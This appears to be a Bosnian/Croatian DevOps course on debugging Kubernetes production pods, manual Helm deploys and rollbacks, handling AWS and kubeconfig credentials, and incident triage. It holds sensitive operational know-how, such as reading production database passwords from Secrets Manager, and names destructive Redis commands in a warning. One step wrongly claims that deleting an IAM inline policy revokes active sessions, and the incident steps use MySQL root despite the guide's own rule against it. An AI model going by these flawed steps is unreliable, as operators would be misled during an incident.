# Koji pod-ovi postoje?
kubectl get pods -n project-a-prod -l app=php-service

# Provjeri PHP-FPM procese
kubectl exec -it <php-pod> -n project-a-prod -- ps aux

# Provjeri PHP-FPM pool konfiguraciju
kubectl exec -it <php-pod> -n project-a-prod -- cat /usr/local/etc/php-fpm.d/www.conf

# Provjeri koliko PHP-FPM radnih procesa čeka vs obrađuje
kubectl exec -it <php-pod> -n project-a-prod -- \
  sh -c 'ps aux | grep php-fpm | grep -v grep | wc -l'

# PHP info (verzija, moduli)
kubectl exec -it <php-pod> -n project-a-prod -- php -v
kubectl exec -it <php-pod> -n project-a-prod -- php -m | grep -E 'pdo|mysql|redis'
```

Go Service

```
# Provjeri otvorene konekcije prema MySQL (iz /proc/net/tcp)
# (hexadecimalni zapis – broj reda = broj konekcija)
kubectl exec -it <go-pod> -n project-a-prod -- \
  sh -c 'cat /proc/net/tcp | wc -l'

# Provjeri environment varijable (da li su secrets ispravno mountovani)
kubectl exec -it <go-pod> -n project-a-prod -- env | grep -E 'DB_|REDIS_|APP_'

# Da li Go servis "sluša" na očekivanom portu?
kubectl exec -it <go-pod> -n project-a-prod -- \
  sh -c 'cat /proc/net/tcp6 | grep 2710'
# 2710 hex = 10000 decimal – zamijeni sa tvojim portom

# Provjeri open file descriptors (za leak detection)
kubectl exec -it <go-pod> -n project-a-prod -- \
  sh -c 'ls /proc/1/fd | wc -l'
```

Nginx

```
# Nginx config koji se stvarno koristi (kompletna konfiguracija)
kubectl exec -it <nginx-pod> -n project-a-prod -- nginx -T

# Test konfiguracije bez restarta
kubectl exec -it <nginx-pod> -n project-a-prod -- nginx -t

# Nginx status (ako je stub_status modul aktivan)
kubectl exec -it <nginx-pod> -n project-a-prod -- \
  curl -s localhost:8080/nginx_status

# Access log (zadnjih 50 linija)
kubectl exec -it <nginx-pod> -n project-a-prod -- \
  tail -50 /var/log/nginx/access.log
```

DNS Resolution Debug

Čest izvor problema: servis ne može dosegnuti drugi servis po imenu.

```
# Provjeri DNS resolution iz Go pod-a prema MySQL servisu
kubectl exec -it <go-pod> -n project-a-prod -- \
  nslookup project-a-prod-mysql.project-a-prod.svc.cluster.local

# Format: <service-name>.<namespace>.svc.cluster.local

# Provjeri CoreDNS direktno
kubectl exec -it <go-pod> -n project-a-prod -- \
  nslookup project-a-prod-mysql.project-a-prod.svc.cluster.local 10.96.0.10
# 10.96.0.10 = uobičajena CoreDNS adresa (provjeri: kubectl get svc -n kube-system kube-dns)

# Provjeri /etc/resolv.conf unutar pod-a
kubectl exec -it <go-pod> -n project-a-prod -- cat /etc/resolv.conf

# Mrežna dostupnost (da li port odgovara)
kubectl exec -it <go-pod> -n project-a-prod -- \
  sh -c 'nc -zv project-a-prod-mysql.project-a-prod.svc.cluster.local 3306 && echo "OK" || echo "FAIL"'
```

kubectl port-forward u Produkciji

`kubectl port-forward` preusmjerava promet sa tvoje lokalne mašine prema Kubernetes servisu ili podu — bez izlaganja resursa internetu.

Grafana (Monitoring)

```
# Pristup Grafana lokalno bez expose na internet
kubectl port-forward svc/monitoring-grafana 3000:80 -n monitoring

# Sada otvori http://localhost:3000 u browseru
# Ctrl+C za prekid
```

Redis Debug (Read-Only)

```
# Pristup Redis servisu lokalno
kubectl port-forward svc/redis 6379:6379 -n project-a-prod

# U drugom terminalu – read-only provjere:
redis-cli -h 127.0.0.1 -p 6379
> INFO server
> INFO stats
> DBSIZE
> TTL some-key

# NIKAD u produkciji: FLUSHALL, FLUSHDB, DEL masovne operacije
```

MySQL (Samo za Read Debug)

```
# Port-forward na MySQL servis
kubectl port-forward svc/project-a-prod-mysql 3307:3306 -n project-a-prod

# U drugom terminalu
mysql -h 127.0.0.1 -P 3307 -u readonly_user -p

# Koristiti read-only korisnika – nikad root ili app user za debug
```

Upozorenje: port-forward drži otvorenu konekciju dok ne prekinete. Uvijek gasi kada završiš (`Ctrl+C`).

Ephemeral Debug Containers (K8s 1.25+)

Scenarij: produkcijski pod nema `sh`, `bash`, `curl`, `nc` — distroless image ili minimal Alpine. Ephemeral debug container dodaje debug okruženje u **running pod bez restarting**:

```
# Dodaj busybox debug container u running pod
kubectl debug -it <pod-name> \
  --image=busybox \
  --target=go-service \
  -n project-a-prod

# Sada imaš busybox shell koji dijeli namespace sa go-service containerom

# Korisnije: netshoot image (bogat network debug alatkama)
kubectl debug -it <pod-name> \
  --image=nicolaka/netshoot \
  --target=go-service \
  -n project-a-prod

# U debug containeru:
# curl, wget, nslookup, dig, nc, tcpdump, ss, ip, iperf3...
```

Debug container se briše sam kad izađeš — ne ostaje u podu.

Provjera Shared Process Namespace

Ako pod ima `shareProcessNamespace: true` u spec-u, iz debug containera možeš vidjeti sve procese:

```
# Iz netshoot debug containera
ps aux # vidjet ćeš i Go servis procese

# Pratiti file system main containera
ls /proc/1/root/app/
```

kubectl cp: Kopiranje Fajlova Iz Pod-a

```
# Kopiraj log fajl iz pod-a na lokalno
kubectl cp project-a-prod/<pod-name>:/app/logs/error.log ./prod-error.log

# Kopiraj core dump (ako Go servis crashira sa core dump)
kubectl cp project-a-prod/<pod-name>:/tmp/core ./core-dump-$(date +%Y%m%d)

# Format: <namespace>/<pod-name>:<path-inside-pod> <local-path>
```

Kopiranje iz pod-a je safe read operacija — ništa se ne mijenja u pod-u.

Zajednički Antipaterni koje Treba Izbjegavati

Antipattern 1: kubectl exec za rutinske operacije

```
# LOŠE — ovo se događa svaki dan
kubectl exec -it php-pod -- php artisan migrate

# DOBRO — migracije trebaju biti u CI/CD pipelineu kao Job
kubectl apply -f migrations-job.yaml
```

Antipattern 2: Interaktivni bash u prod bez fokusa

```
# OPASNO – otvoren interaktivni shell, nema jasnog plana
kubectl exec -it go-pod -n project-a-prod -- bash

# BOLJE – specifična komanda sa jasnim ciljem
kubectl exec <go-pod> -n project-a-prod -- env | grep DB_HOST
```

Antipattern 3: Copy-paste komandi bez razumijevanja

Nikad copy-pastovati komande iz interneta direktno u produkcijski pod. Pročitaj šta radi, razumij efekt.

Kada kubectl exec Nije Dovoljan

Ako redovno trebaš `kubectl exec` za iste stvari, to je signal:

Stalan razlog za exec	Pravi fix
Gledam application logove	Centralizovani logging (Grafana Loki, ELK)
Treba mi query prema bazi	DB GUI + read replica + SSM port-forward
Provjeravam ENV varijable	<code>kubectl describe pod</code> bez exec-a
Restart aplikacije	<code>kubectl rollout restart deployment/...</code>
Provjera health endpoint-a	<code>kubectl get endpoints</code> + Prometheus probe

Source: `18-ssh-i-produkcija/05-self-service-deploy.md`

05 — Self-Service Deploy

Kada je Ručni Deploy Potreban

Pipeline je tu da automatizuje deploje — ali pipeline može zakazati. Ili treba testirati nešto specifično bez pokretanja cijelog CI-a. Ili treba hitni rollback na prethodnu verziju odmah, ne za 15 minuta koliko pipeline traje.

Legitimni razlozi za self-service deploy:

1. **Pipeline je pao** — GitLab CI ima problem, deployment se ne može pokrenuti automatski
2. **Hitni rollback** — production je degradiran, treba odmah na prethodnu verziju
3. **Testiranje specifičnog image tag-a** — developer želi testirati konkretni build bez punog release procesa
4. **Hotfix bypass** — kritičan security fix koji mora ići u prod odmah

Nije legitimni razlog: - “Pipeline je spor, brže ću ručno” — smanji pipeline, ne zaobilazi ga - Rutinski deployment — to je posao pipeline-a - Skrivanje promjena od tima — sve mora ići kroz VCS

Kubeconfig za Više Environments

Kubeconfig je autentifikacioni fajl koji kubectl koristi za pristup Kubernetes cluster-u. Svaki environment (dev, staging, prod) je zasebni context.

Dodavanje EKS Clustera u Kubeconfig

```
# Dev cluster
aws eks update-kubeconfig \
  --name project-a-dev \
  --region eu-west-1 \
  --alias dev

# Prod cluster
aws eks update-kubeconfig \
  --name project-a-prod \
  --region eu-west-1 \
  --alias prod
```

`--alias` daje kratko ime contextu — koristit ćeš ga za prebacivanje.

Upravljanje Contextima

```
# Prikaži sve dostupne contexte
kubectl config get-contexts

# Prebaci na dev (sigurno okruženje za testiranje komandi)
kubectl config use-context dev

# Provjeri koji je context aktivan
kubectl config current-context

# Privremeno koristi drugi context (bez permanentne promjene)
kubectl --context=prod get pods -n project-a-prod
```

Habit za sigurnost: uvijek provjeri context prije operacije u produkciji:

```
kubectl config current-context && kubectl get pods -n project-a-prod | head -5
```

Zaštita Kubeconfig-a

```
# Provjeri dozvole (mora biti 600)
ls -la ~/.kube/config

# Postavi ispravne dozvole
chmod 600 ~/.kube/config
```

NIKAD: - Commitovati `~/.kube/config` u git - Kopirati kubeconfig drugim osobama (svako ima svoju IAM rolu → vlastiti kubeconfig) - Ostavljati kubeconfig na CI serveru trajno (CI koristi kratkotrajan ServiceAccount token)

Deploy na Dev

Dev je slobodna zona — eksperimentiraj, testiraj, griješi. Uvijek s dev contextem:

```
# Provjeri context
kubectl config use-context dev

# Deploy sa specifičnim image tag-om (npr. konkretni GitLab commit SHA)
helm upgrade --install project-a ./helm/project-a \
  --namespace project-a-dev \
  -f helm/project-a/values/dev.yaml \
  --set services.goService.image.tag=abc123def456 \
  --wait \
  --timeout 5m

# Provjeri deploy
kubectl get pods -n project-a-dev -w # -w = watch, Ctrl+C za izlaz

# Logovi novog pod-a
kubectl logs -f deployment/go-service -n project-a-dev
```

`--wait` blokira dok Helm ne potvrdi da su svi resursi Ready. `--timeout 5m` — ako ne uspije za 5 minuta, Helm vraća grešku (ne čeka beskonačno).

Deploy na Prod: Kontrola Pristupa

IAM Sloj

`developer` IAM rola smije: - `eks:DescribeCluster` — da može `update-kubeconfig` - Kubernetes RBAC: `update` na Deployments u prod namespace-u

`developer` IAM rola **ne smije**: - `eks:UpdateCluster` — promjena samog EKS cluster-a - `iam:*` — IAM promjene - `rds:*` — direktna manipulacija RDS-om

```
# Provjeri što možeš raditi u prod
kubectl auth can-i update deployments -n project-a-prod
kubectl auth can-i delete pods -n project-a-prod
kubectl auth can-i create secrets -n project-a-prod
```

Kubernetes RBAC Sloj

Tipičan RBAC za developer u prod:

```
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer-prod
  namespace: project-a-prod
rules:
- apiGroups: ["apps"]
  resources: ["deployments"]
  verbs: ["get", "list", "watch", "update", "patch"]
- apiGroups: [""]
  resources: ["pods", "pods/log", "pods/exec"]
  verbs: ["get", "list", "watch", "create"]
- apiGroups: [""]
  resources: ["configmaps"]
  verbs: ["get", "list"]
# Šta developer ne može: delete deployments, manage secrets, manage RBAC
```

GitLab Protected Environment

U GitLab: Settings → CI/CD → Environments → `production` → Protected = ON, manual approval required. Čak i ako developer može `helm upgrade` ručno, deployment kroz pipeline zahtijeva odobrenje.

Deploy na Prod Ručno

```
# UVIJEK provjeri context!
kubectl config use-context prod
kubectl config current-context # mora biti "prod"

# Provjeri trenutnu verziju koja se vrti
helm list -n project-a-prod
helm status project-a -n project-a-prod

# Deploy (isti helm command, drugi values fajl)
helm upgrade project-a ./helm/project-a \
  --namespace project-a-prod \
  -f helm/project-a/values/prod.yaml \
  --set services.goService.image.tag=abc123def456 \
  --wait \
  --timeout 5m \
  --atomic # --atomic: rollback automatski ako deploy ne uspije

# Prati rollout
kubectl rollout status deployment/go-service -n project-a-prod --timeout=5m
```

`--atomic` je posebno koristan u produkciji: ako novi deploy ne postane Ready u timeout periodu, Helm automatski rollback na prethodnu reviziju. Nema ručnog intervencije.

Rollback

Helm Rollback

```
# Prikaži historiju deploja
helm history project-a -n project-a-prod

# Output primjer:
# REVISION    UPDATED                       STATUS    CHART               DESCRIPTION
# 1           Mon Jan 13 10:00:00 2025    superseded project-a-1.2.3     Install complete
# 2           Mon Jan 13 11:30:00 2025    superseded project-a-1.2.4     Upgrade complete
# 3           Mon Jan 13 14:00:00 2025    deployed  project-a-1.2.5     Upgrade complete

# Rollback na prethodnu reviziju (3 → 2)
helm rollback project-a -n project-a-prod
# Ili eksplicitno na reviziju 2:
helm rollback project-a 2 -n project-a-prod

# Prati rollback
kubectl rollout status deployment/go-service -n project-a-prod
```

Kubernetes Native Rollback

```
# Historija rollout-a za specifični deployment
kubectl rollout history deployment/go-service -n project-a-prod

# Detalji konkretne revizije
kubectl rollout history deployment/go-service -n project-a-prod --revision=3

# Rollback na prethodnu verziju
kubectl rollout undo deployment/go-service -n project-a-prod

# Rollback na specifičnu reviziju
kubectl rollout undo deployment/go-service -n project-a-prod --to-revision=2
```

Razlika: `helm rollback` vraća cijelu Helm release na prethodno stanje (svi resursi: Deployment, ConfigMap, Service...). `kubectl rollout undo` vraća samo taj jedan Deployment. Za promjene koje su u Helm values-ima (env varijable, config) — Helm rollback je ispravniji.

Zero-Downtime Deploy Verifikacija

```
# Prati rollout u realnom vremenu
kubectl rollout status deployment/go-service -n project-a-prod --timeout=5m

# Provjeri koji pod-ovi su novi (gledaj AGE kolonu)
kubectl get pods -n project-a-prod -l app=go-service --sort-by=.metadata.creationTimestamp

# Provjeri da nema pod-ova u CrashLoopBackOff ili Error stanju
kubectl get pods -n project-a-prod | grep -v Running | grep -v Completed

# Provjeri error rate u Grafani u toku deploja
# Dashboard: project-a-prod → HTTP 5xx rate → trebalo bi ostati na baseline-u
```

Rolling Update Strategija

U Helm values-ima za prod:

```
deployment:
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 1      # Max 1 novi pod istovremeno
      maxUnavailable: 0 # Nikad ugasiti pod dok novi nije Ready
```

`maxUnavailable: 0` garantuje zero-downtime: stari pod živi dok novi nije spreman primati promet.

Checklist Za Rucni Deploy u Prod

Prije pokretanja `helm upgrade`:

- [] Context je `prod` (`kubectl config current-context`)
- [] Image tag je tačan i postoji u registriju (`docker manifest inspect ...`)
- [] Prethodni Helm status je `deployed`, ne `failed` (`helm status project-a -n project-a-prod`)
- [] Inform tim (Slack: "Deployujem X u prod, ref: INC-123")
- [] Grafana tab otvoren za praćenje tokom deploja
- [] Koristim `--atomic` za auto-rollback
- [] Znam koji je deployment plan ako `--atomic` rollbackuje (da li rollback rješava problem?)

Source: `18-ssh-i-produkcija/06-produkcijski-credentials.md`

06 — Produkcijski Credentials: Dobijanje i Upravljanje

Kubeconfig za Produkciju

Korak 1: IAM Permission

Tvoja IAM rola mora imati `eks:DescribeCluster` da bi mogla generisati kubeconfig:

```
{
  "Effect": "Allow",
  "Action": [
    "eks:DescribeCluster",
    "eks:ListClusters"
  ],
  "Resource": "arn:aws:eks:eu-west-1:123456789012:cluster/project-a-prod"
}
```

Korak 2: Generisanje Kubeconfig-a

```
# Provjeri koji AWS profil koristiš
aws sts get-caller-identity

# Generiši kubeconfig za prod cluster
aws eks update-kubeconfig \
  --name project-a-prod \
  --region eu-west-1 \
  --alias prod

# Output: Added new context prod to ~/.kube/config
```

Korak 3: Verifikacija Pristupa

```
# Provjeri koji context je aktivan
kubectl config current-context

# Što smijemo raditi?
kubectl auth can-i get pods -n project-a-prod
kubectl auth can-i update deployments -n project-a-prod
kubectl auth can-i delete secrets -n project-a-prod # treba biti: no

# Prikaži sva dopuštenja u namespace-u
kubectl auth can-i --list -n project-a-prod
```

Kubeconfig Sigurnost

Token Expiry u EKS

EKS kubeconfig ne sadrži trajne kredencijale — sadrži komandu koja generira kratkotrajan token:

```
# Iz ~/.kube/config (EKS sekcija)
users:
- name: prod
  user:
    exec:
      apiVersion: client.authentication.k8s.io/v1beta1
      command: aws
      args:
      - eks
      - get-token
      - --cluster-name
      - project-a-prod
```

Svaki `kubectl` poziv osvježava token putem `aws eks get-token`. Token vrijedi 15 minuta. Nema trajnih tokena koji mogu biti ukradeni iz kubeconfig fajla.

Implication: ako AWS session ističe (STS token), `kubectl` komande počinju failovati sa `Unauthorized`. Refresh:

```
aws sso login # za AWS SSO setup
# ili
aws configure # za novo access key/secret
```

Dijeljenje Kubeconfig-a: Ne

Svaka osoba ima svoju IAM rolu → vlastiti kubeconfig. Dijeljenjem kubeconfig-a: - Gubite individualni audit trail (CloudTrail vidi "ko je radio šta") - Jedna osoba ima pristup tuđeg identiteta

Ako kolega treba pristup, dodaje se u odgovarajuću IAM grupu, ne šalje mu se tvoj kubeconfig.

Zaštita na Disku

```
# Provjeri dozvole
ls -la ~/.kube/config
# Mora biti -rw----- (600) ili stroži

# Postavi ispravne dozvole
chmod 600 ~/.kube/config
chmod 700 ~/.kube/
```

Git Zaštita

`.gitignore` u svakom projektu:

```
# Ne smije u git
.kube/
kubeconfig
kubeconfig-*
*.kubeconfig
```

Provjeri da nije commitovano:

```
git log --all --full-history -- '**kubeconfig*' '**/.kube/**'
# Prazno = dobro
```

AWS Konzolni Pristup za Prod

Izolacija Prod Accounta

Preporučena arhitektura: produkcija je u zasebnom AWS accountu (ne isti account kao dev). Ovo je standard za ozbiljan produkcijski setup:

```
AWS Organization
├─ dev account (123456789000)    – slobodan pristup
├─ staging account (123456789001) – ograničen pristup
└─ prod account (123456789002)   – MFA obavezno, audit sve
```

MFA za Prod

MFA (Multi-Factor Authentication) je obavezan za sve akcije u prod accountu. Konfiguracija u IAM politici:


```
{
  "Effect": "Deny",
  "Action": "*",
  "Resource": "*",
  "Condition": {
    "BoolIfExists": {
      "aws:MultiFactorAuthPresent": "false"
    }
  }
}
```

Ova politika blokira sve akcije ako MFA nije aktiviran u sesiji.

AWS SSO (Identity Center) za Timove

Za timove preporučujem AWS SSO (Identity Center) umjesto individualnih IAM usera:

```
# Konfiguracija SSO profila
aws configure sso
# Prati wizard: SSO start URL, region, account ID, permission set

# Login
aws sso login --profile prod-readonly

# Provjeri identitet
aws sts get-caller-identity --profile prod-readonly
```

SSO sesija ističe automatski (obično 1-8 sati, po policy-ju tvoje organizacije).

Cross-Account Pristup (assume-role)

Ako imaš pristup prod accountu kroz role assumption:

```
# Preuzmi produkcijsku rolu (privremeno, 1 sat)
aws sts assume-role \
  --role-arn arn:aws:iam::123456789002:role/ProdReadOnly \
  --role-session-name "darko-debug-$(date +%Y%m%d)" \
  --duration-seconds 3600

# Kreiraj profil sa privremenim credentials
# (output sadrži AccessKeyId, SecretAccessKey, SessionToken)
export AWS_ACCESS_KEY_ID=<from-output>
export AWS_SECRET_ACCESS_KEY=<from-output>
export AWS_SESSION_TOKEN=<from-output>

# Provjeri
aws sts get-caller-identity
```

Pristup RDS Produkciji (Read-Only Debug)

Metoda 1: SSM Port-Forward (preporučeno)

Bez otvaranja security group-a, bez bastion hosta:

```
# Terminal 1: Otvori tunnel
aws ssm start-session \
  --target i-1234567890abcdef0 \
  --document-name AWS-StartPortForwardingSessionToRemoteHost \
  --parameters '{
    "host": ["prod-rds.cluster.eu-west-1.rds.amazonaws.com"],
    "portNumber": ["3306"],
    "localPortNumber": ["13306"]
  }'

# Terminal 2: Spoji se (ČUVAJ ŠTA PIŠEŠ)
mysql -h 127.0.0.1 -P 13306 -u readonly_user -p
```

Metoda 2: Credentials iz Secrets Manager

```
# Dohvati DB credentials iz Secrets Manager
aws secretsmanager get-secret-value \
  --secret-id /project-a/prod/db-credentials \
  --region eu-west-1 \
  --query SecretString \
  --output text | jq .

# Ili specifično polje
aws secretsmanager get-secret-value \
  --secret-id /project-a/prod/db-credentials \
  --query 'SecretString' \
  --output text | jq -r '.password'
```

Sigurnost: ne čuvaj output u terminalu historiji. Koristiti:

```
# Postavi kao varijablu (neće se pojaviti u history-u ako počinješ sa space)
DB_PASS=$(aws secretsmanager get-secret-value \
  --secret-id /project-a/prod/db-credentials \
  --query 'SecretString' --output text | jq -r '.password')
```

Pravila za Prod DB Pristup

Obavezno: - Koristiti read-only korisnika (`readonly_user`), nikad `root` ili aplikativnog usera - Svaki query počinje sa `SELECT` — nikad DDL ili DML u produkciji - Ako moraš raditi izmjene (iznimna situacija), uvijek u transakciji sa `BEGIN; ... ROLLBACK;` najprije (da vidiš efekt bez commita)

```
-- Sigurno testiranje izmjene (ROLLBACK na kraju)
BEGIN;
UPDATE users SET status = 'inactive' WHERE last_login < '2024-01-01';
SELECT ROW_COUNT(); -- Provjeri broj redova
ROLLBACK; -- NE COMMIT dok nisi siguran
```

Rotacija Credentials

Kada Rotirati

- **Odmah:** sumnja da je credential kompromitovan, nestao laptop, bivši zaposleni imao pristup
- **Redovno:** IAM access key svaka 90 dana (best practice), DB password svaka 6-12 mjeseci
- **Automatski:** koristiti AWS Secrets Manager automatic rotation (rotira DB password i ažurira Secrets Manager, bez downtime-a)

Rotacija Vlastitog IAM Access Key-a

```
# 1. Kreiraj novi access key
aws iam create-access-key --user-name darko.nikolic

# 2. Ažuriraj ~/.aws/credentials sa novim key-em
# Testiraj da novi key radi:
AWS_ACCESS_KEY_ID=<new-key> AWS_SECRET_ACCESS_KEY=<new-secret> \
aws sts get-caller-identity

# 3. Deaktiviraj stari key
aws iam update-access-key \
  --access-key-id <old-key-id> \
  --status Inactive \
  --user-name darko.nikolic

# 4. Nakon što stvrdneš da sve radi sa novim key-em: obriši stari
aws iam delete-access-key \
  --access-key-id <old-key-id> \
  --user-name darko.nikolic
```

Uvijek je korak: kreiraj novi → testiraj → deaktiviraj stari → obriši stari. Nikad direktno briši aktivni key.

Hitna Rotacija (Kompromitovan Credential)

```
# 1. Odmah deaktiviraj sve access key-eve za korisnika
aws iam list-access-keys --user-name darko.nikolic
aws iam update-access-key --access-key-id <key-id> --status Inactive --user-name darko.nikolic

# 2. Provjeri recent aktivnost u CloudTrail
aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=Username,AttributeValue=darko.nikolic \
  --start-time "2024-01-13T00:00:00Z" \
  --max-results 50

# 3. Revoke aktivne sesije (forsiraj re-autentifikaciju)
aws iam delete-user-policy --user-name darko.nikolic --policy-name AllowAll
# ili: IAM → Users → Security credentials → Sign-out all active sessions

# 4. Inform security tim
```

Credential Inventory

Drži popis svih produkcijskih kredencijala:

Tip	Gdje se čuva	Pristup	Rotacija
IAM Access Key	~/.aws/credentials	Individualan	90 dana
SSH Private Key	~/.ssh/project-a-prod.pem	Individualan	6 mj ili keypair rotation
RDS Password	AWS Secrets Manager	ServiceAccount	Auto (30 dana)
Redis auth token	AWS Secrets Manager	ServiceAccount	90 dana
Kubeconfig	~/.kube/config	Individualan	Refresh po STS token
GitLab token	~/.netrc ili env	Individualan	6 mj

Source: 18-ssh-i-produkcija/07-incident-response.md

07 — Incident Response: Kada Produkcija Pukne

Mindset Prije Svega

Kad alerti zazvone, prve dvije minute su najvažnije. Greška broj 1: panika i slijepo klikanje/kucanje. Greška broj 2: solo heroj koji ništa ne komunicira.

Protokol za prve 60 sekundi: 1. Udahni. Jedna stvar u jednom trenutku. 2. Otvori Slack `#incidents` i napiši: "Gledam alert: [opis]. Tražim uzrok." 3. Tek onda počni triage.

Komunikacija je dio posla, ne ometanje od posla.

Incident Triage: Prvih 5 Minuta

Korak 1: Koji Pod-ovi Nisu Running?

```
# Brz pregled cijelog namespace-a
kubectl get pods -n project-a-prod

# Filtriraj samo problematične (nisu Running ili Completed)
kubectl get pods -n project-a-prod | grep -v -E 'Running|Completed'

# Watch mode (osvježava se automatski)
kubectl get pods -n project-a-prod -w
```

Korak 2: Detalji Crashiranog Pod-a

```
# Events i status (najkorisniji command za triage)
kubectl describe pod <crashed-pod> -n project-a-prod

# Ključne sekcije u outputu:
# - "State: Waiting" + "Reason: CrashLoopBackOff" → app crashira odmah
# - "Last State: Terminated" + "Exit Code: 137" → OOM
# - "Events:" sekcija na dnu → šta Kubernetes vidi
```

Korak 3: Logovi Prije Crasha

```
# Logovi trenutne instance pod-a
kubectl logs <pod-name> -n project-a-prod

# Logovi prethodne instance (najvažnije kod CrashLoopBackOff!)
kubectl logs <pod-name> -n project-a-prod --previous

# Ako pod ima više containera (sidecar pattern)
kubectl logs <pod-name> -c go-service -n project-a-prod --previous

# Zadnjih 100 linija
kubectl logs <pod-name> -n project-a-prod --previous --tail=100
```

Korak 4: Grafana

- Error rate spike: koji endpoint, koji servis, od kada tačno?
- Latency spike: timeout problemi?
- Pod restarts: da li je samo jedan ili svi pod-ovi?
- Memory/CPU: da li je resource exhaustion uzrok?

Korak 5: CloudWatch RDS Metrici

U AWS Console → RDS → instance → Monitoring: - **CPUUtilization**: > 80% duže od 5 min je problem - **DatabaseConnections**: blizu `max_connections` → connection exhaustion - **ReplicaLag**: za read replica setup, lag > 30s je alarm - **FreeStorageSpace**: ako pada prema 0, hitna akcija

```
# Iz CLI
aws cloudwatch get-metric-statistics \
  --namespace AWS/RDS \
  --metric-name DatabaseConnections \
  --dimensions Name=DBInstanceIdentifier,Value=project-a-prod \
  --start-time "$(date -u -v-1H +%Y-%m-%dT%H:%M:%SZ)" \
  --end-time "$(date -u +%Y-%m-%dT%H:%M:%SZ)" \
  --period 60 \
  --statistics Maximum
```

Korak 6: Traces — gdje se troši vrijeme (latency incident)

Crash i OOM su vidljivi kroz logove. **Latency** incident (sve radi, ali je sporo) zahtijeva traces.

Tok: Grafana alert → Loki log → `trace_id` → Tempo trace → bottleneck.

1. Grafana alert: p95 latency > 2s na `/api/checkout`

2. Grafana Explore → Loki query:
`{namespace="project-a-prod", app="php-service"} | json | duration > 2s`
→ nadeš log liniju s `"trace_id": "7f3a1b2c..."`

3. Klikneš "View Trace" u Grafani (automatski link ako je `trace_id` u logu)
→ Tempo otvara cijeli trace:


```
POST /api/checkout    2340ms
├─ validate()         12ms
├─ db.SelectCart       45ms
└─ go-service.Charge  2270ms ← bottleneck
    └─ stripe.API      2265ms ← externi API timeout
```

4. Root cause: Stripe API spor, nije tvoj kod.
Akcija: dodaj circuit breaker + fallback timeout.

TraceQL query u Tempo za traženje svih sporih zahtjeva:

```
{ resource.service.name="php-service" } | duration > 2s
```

Exit Code Mapa

Exit code govori **zašto** je container završio. Ovo je prva stvar koju čitaš iz `kubectl describe`.

Exit Code	Uzrok	Akcija
0	Normalan izlaz	Nije greška — provjeri je li restart policy problem
1	Application error	Provjeri application logove, obično exception/panic
2	Misuse of shell command	Provjeri CMD u Dockerfilu
137	OOM Killed (SIGKILL = 128 + 9)	Povećaj memory limit ili nađi memory leak
139	Segmentation fault (SIGSEGV = 128 + 11)	Problematičan binary — rollback odmah
143	Graceful shutdown (SIGTERM = 128 + 15)	Normalno (Kubernetes shutdown), osim ako prerano
255	Exit status out of range	Provjeri init container ili entrypoint skriptu

OOM — Exit Code 137

```
# Potvrda OOM-a
kubectl describe pod <pod> -n project-a-prod | grep -A5 "Last State"
# OOM bi trebao pisati: OOMKilled

# Trenutni limit koji ima
kubectl get pod <pod> -n project-a-prod -o yaml | grep -A5 resources

# Grafana: memory usage grafikon za taj pod — da li raste kontinuirano (leak)?

# Privremena akcija: povećaj memory limit u Helm values
# helm/project-a/values/prod.yaml:
# resources.limits.memory: 512Mi → 1Gi
```

Rolling Restart Bez Downtime

```
# Restart svih pod-ova u deploymentu (zero-downtime rolling restart)
kubectl rollout restart deployment/go-service -n project-a-prod

# Prati napredak
kubectl rollout status deployment/go-service -n project-a-prod

# Provjeri da su novi pod-ovi zdravi
kubectl get pods -n project-a-prod -l app=go-service
```

`rollout restart` ne gasi sve pod-ove odjednom — prati RollingUpdate strategiju (stari pod živi dok novi nije Ready).

Emergency Scale Up

```
# Hitno povećanje replika (za latency/capacity problem)
kubectl scale deployment go-service --replicas=5 -n project-a-prod

# Provjeri scaling napredak
kubectl get pods -n project-a-prod -l app=go-service -w

# Vрати na normalu nakon stabilizacije (ne zaboravi!)
kubectl scale deployment go-service --replicas=3 -n project-a-prod
```

Napomena: hitni scale-up je Nivo 3 operacija — zabilježi razlog. Skaliranje mijenja Helm managed state i može uzrokovati drift od IaC-a. Nakon incidenta update Helm values.

Database Connection Exhaustion

Jedan od češćih production incidenat za project-a arhitekturu.

Simptomi

- Go service logovi: `"too many connections"` ili `"dial tcp: connect: connection refused"`
- PHP service logovi: `"SQLSTATE[HY000] [1040] Too many connections"`
- Grafana: HTTP 5xx spike koji počinje postepeno, pa se ubrzava
- CloudWatch: `DatabaseConnections` blizu `max_connections` vrijednosti

Dijagnoza

```
# Korak 1: Provjeri koliko konekcija ima prema MySQL
kubectl exec <mysql-pod-or-use-port-forward> -n project-a-prod -- \
  mysql -uroot -p -e "SHOW STATUS LIKE 'Threads_connected';"

# Korak 2: Ko drži konekcije?
kubectl exec <mysql-pod> -n project-a-prod -- \
  mysql -uroot -p -e "SHOW PROCESSLIST;"

# Korak 3: max_connections konfig
kubectl exec <mysql-pod> -n project-a-prod -- \
  mysql -uroot -p -e "SHOW VARIABLES LIKE 'max_connections';"

# Korak 4: Koliko replika Go servisa ima? (svaka replika = connection pool)
kubectl get deployment go-service -n project-a-prod -o jsonpath='{.spec.replicas}'
```

Hitna Akcija

```
# Strategija: smanjiti broj instanci koje drže konekcije, dati MySQL-u da se "ohladi"
# 1. Smanjiti replike na minimum
kubectl scale deployment go-service --replicas=1 -n project-a-prod

# 2. Pričekati da konekcije padnu (10-30 sekundi)
kubectl exec <mysql-pod> -n project-a-prod -- \
  mysql -uroot -p -e "SHOW STATUS LIKE 'Threads_connected';"

# 3. Postepeno vraćati replike
kubectl scale deployment go-service --replicas=2 -n project-a-prod
# Provjeri DB connections... OK?
kubectl scale deployment go-service --replicas=3 -n project-a-prod
```

Pravi Fix (Post-Incident)

Hitna akcija rješava simptom. Uzrok je obično: - Connection pool size u aplikaciji je prevelik (db.SetMaxOpenConns() u Go) - Memory leak koji sprječava graceful close konekcija - Replika skala je porasla (CI deploy) bez promjene pool sizea

Rollback Odluka: Kada Rollback vs Fix-Forward

Ovo je jedna od najtežih odluka u produkciji. Nema automatskog odgovora, ali postoji okvir:

Rollback Odmah (Ne Čekaj)

Situacija	Razlog
Data corruption risk	Svaka sekunda više = više podataka u lošem stanju
Security issue (exposed credentials, SQLi)	Ne možeš si priuštiti čekati fix
Error rate > 30%	Sistem je efektivno neupotrebljiv za korisnike
Exit code 139 (segfault)	Problematičan binary, nema smisla debugovati u produkciji
Deploy je uzrok (korelacija je jasna)	Lako identificirati, lako reversirati
